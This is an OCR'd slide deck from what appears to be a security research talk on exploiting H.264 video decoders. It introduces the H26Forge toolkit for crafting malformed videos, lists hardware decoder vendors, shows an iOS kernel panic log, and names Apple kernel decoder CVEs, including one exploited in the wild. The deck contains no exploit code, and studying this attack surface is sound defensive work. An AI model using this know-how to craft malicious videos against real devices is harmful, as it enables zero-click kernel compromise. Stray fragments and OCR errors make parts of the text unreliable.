
The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez[1] Stephen Checkoway[2] Hovav Shacham[1]

[1] The University of Texas at Austin
[2] Oberlin College



How Firefox Uses In-process Sandboxing To Protect Itself From Exploitable Libraries

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Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED

$whoami


- **Willy R. Vasquez (wrv)**
- PhD Student at UT Austin
- Research in systems security, cryptography, and cyberlaw and policy
- Previously at MIT and Raytheon BBN Technologies

https://wrv.github.io/

Who this talk is for and why


Red Teamers looking for new attack surface to explore

Blue Teamers working to reduce attack surface




Anyone that plays arbitrary videos

Policy makers aiming to assess risk



Developers working with compressed videos

Videos are everywhere




Even video thumbnailing invokes video decoding


https://t.me/learningnets

https://www.cnet.com/a/img/resize/19d121061212dbcc2d5d4e1fb24105782b688986/hub/2016/04/12/2a156646-e83f-4d96-8485-16aa05b01948/facebook-messenger-dropbox-file-sharing-2.jpg?auto=webp&width=1920


Processing Arbitrary Videos is Dangerous



Can enable 0-click attacks




Parsed by applications, kernels, and dedicated hardware



Existing defenses rarely focus on video security

Videos are compressed with complex algorithms called codecs

Ubiquity and complexity lead to a vast and underexplored attack surface



Agenda

Show the complexity of video decoding and demonstrate the decoder attack surface

H26Forge: Toolkit to produce specially crafted videos to find vulnerabilities in video decoders and investigate their exploitability

Dive into serious vulnerabilities found in the iOS Kernel

With H26Forge, the complexity of working with encoded videos is reduced, unlocking an underexplored attack surface

H26Forge is Available

README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the H26Forge paper.

Motivation

See MOTIVATION.md to see how a H26Forge simplifies a previously manual PoC generation process.

Release


You can downloaded the latest build on the releases page.

https://github.com/h26forge/h26forge

Video Attack Surface

https://i.gifer.com/O2FI.gif

Video Decoding Pipeline



Dedicated Hardware Decoding

- Decoding is **computationally heavy**, so dedicated hardware ensures smooth playback
- Identified **25 different providers of H.264 hardware video decoders**
- Each video decoder has **its own kernel driver** that controls it

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTar Semi	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

Decoder Kernel Driver

- Takes untrusted input from the *Internet*
- **Parses part of the video in the kernel**
- Sends to hardware to produce frames

Surely nothing could go wrong

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Apple Mobile Hardware Video Decoder

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- Apple
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Apple Mobile Hardware Video Decoder

AppleD5500 AppleAVD

- acs
-
-

```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 (s                b17c33570)
          x0:  0xffffffe3e7162000 x1:  0xffffffe600  000000003f  x3:  0x0000000000000000
          x4:  0x0000000000000001 x5:  0x0000000000  0000000000  x7:  0x0000000000000000
          x8:  0x0000000000000007 x9:  0xffffffec04  e133ab8000  x11: 0xffffffe3e7162008
          x12: 0x0000000000020002 x13: 0x0000000000  0000006000  x15: 0x0000000000009000
          x16: 0xfffffff041410000 x17: 0xee66ffec04  0000000000  x19: 0xffffffeb17c33980
          x20: 0xffffffe3e7162000 x21: 0x000000002b  eb17c33980  x23: 0x0000000000000003
          x24: 0xffffffe3e7162000 x25: 0xffffffe4cd  e6006b3964  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xffffffeb17  f00959db94  sp:  0xffffffeb17c338c0
          pc:  0xfffffff0095a162c cpsr: 0x80400204  06          far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

CVE-2022-22675: AppleAVD H.264 vulnerability exploited in the wild!


Build upon existing RCA to get a heap overflow

H.264/AVC Basics

https://i.pinimg.com/originals/bb/83/7b/bb837bb2cd4ee32f61236237ba6d35ff.png

H.264 or the Advanced Video Codec (AVC)

- Standardized in 2003 by the ITU & the Moving Picture Experts Group (MPEG).
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices**



International Telecommunication Union

ITU-T

TELECOMMUNICATION STANDARDIZATION SECTOR OF ITU

H.264

(08/2021)

SERIES H: AUDIOVISUAL AND MULTIMEDIA SYSTEMS

